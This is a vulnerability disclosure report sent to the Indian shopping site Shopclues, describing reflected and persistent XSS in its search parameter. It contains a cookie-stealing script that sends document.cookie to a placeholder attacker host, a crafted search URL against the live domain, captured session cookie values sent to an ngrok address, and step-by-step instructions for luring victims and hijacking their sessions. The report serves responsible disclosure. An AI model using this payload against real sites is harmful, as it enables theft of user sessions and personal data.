Shopclues Bug Submission Report

Company : SHOPCLUES   Origin: India

Domain: https://shopclues.com

Vulnerable link: https://shopclues.com/search?q=

Assessment type : Independent

Report Submitted by : Devansh Khandekar

Contact Information : pwnullbyte@protonmail.com , devanshkhandekar@gmail.com

Report type : Undisclosed

Attachments : PoC with a demo .mp4 file and screenshots

Title: Reflected & Stored XSS in the Search Parameter of Shopclues Homepage

Vulnerability Types: 1.) Reflected XSS

2.) Stored or Persistent XSS

3.) Unvalidated Redirects and Forwards

4.) Session Hijacking and fixation

Vulnerability Description:

Severity : Medium to Critical

Impact: User's account and the stored data is compromised.

If the user is tricked into clicking on a malicious link from the shopclues.com domain, especially under the search parameter from the parent site, different malicious scripts can be executed. For e.g. The link makes a request in the form of a search string which executes a script demanding the session cookies of the victim browser. The script can also be extended to redirect the victim bowser's cookies to the attacker site which captures the cookies.

```
<script>alert(location.href=”https://www.attackersite.com/cookie_steal.php?cookie=” +
document.cookie)</script>
```

The above script when requested in the form as :

```
https://shopclues.com/search?q=<script>alert(location.href=”https://www.attackersite.com
/cookie_steal.php?cookie=” + document.cookie)</script>
```

will bypass the firewall and xss auditor(In case of Google chrome browser) of the browser as the GET/POST request is made under the trusted network and domain.


The search box will not parse the script and will show no or relevant search results. But when the search box is cleared, the script is parsed in the search history . The XSS attack will be reflected until the search history is not cleared. This behaviour of the script is similar to persistent or stored XSS type.

The above script will first pop up an alert box displaying the cookies. The alert box will prevent the redirection script to execute. But when the victim travels to another tab or minimises the tab , this alert box goes down and allows the redirection . The malicious webpage then grabs the victim’s cookies.The attacker can then replace the victim’s cookies and hijack the session.

Reference : https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://www.owasp.org/index.php/Session_hijacking_attack

https://www.owasp.org/index.php/Session_fixation



www.shopclues.com says

https://f0d76899.ngrok.io/xss/cookiexss.php?
cookie=sess_id=ZTczYzY2MjVmNTRiMzE2M
jc5MzQ0YjY4MGYwOTdkYjhkNDFkOGNkOThmMDBiMjA0ZTk4MDA5
OThlY2Y4NDI3ZQ%3D%3D;
AMCVS_20CC138653C6496B0A490D45%40AdobeOrg=1;
ruserd=slogn; zettata_threshold=0; sc_loc=2222; sc_loc_source=ISP;
sc_loc_variable=2222%7Cwest%7CISP;
_uuId=0:jn1u3swa:dbNEK9iPEH755VJLHfHJnLcZP0HSM1nX;
s_cc=true; csrf_cookie_name=2824d0fd543510a9d11a9fba9c586419;

Proof-Of-Concept:

Step1: Trick the user to enter the malicious cookie redirect scripts under search parameter. This could be easily done using a shortened shareable link which will disguise as a legit query.

Step2: The user when clears the search box, the script immediately parses under the search history.

Step3: The alert box displaying cookies will pop up which will prevent any further action on the page. When the user moves to another tab or minimises the browser, the alert box pops down and the latter half of the script i.e. redirection script runs. The user is unaware of the redirection or about his session cookies being hijacked

Step4: The attacker grabs cookies from the malicious redirected webpage.

Step5: The attacker then replaces the victim's cookies in his account and hijacks the session.

Criticality Assessment:

User's account can be compromised with the session and account hijacking . This will leak all the user's orders, payment details, phone numbers, address, email-id, etc.

Remediation :

Please refer to the below vulnerability remediation guide

Reference:
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet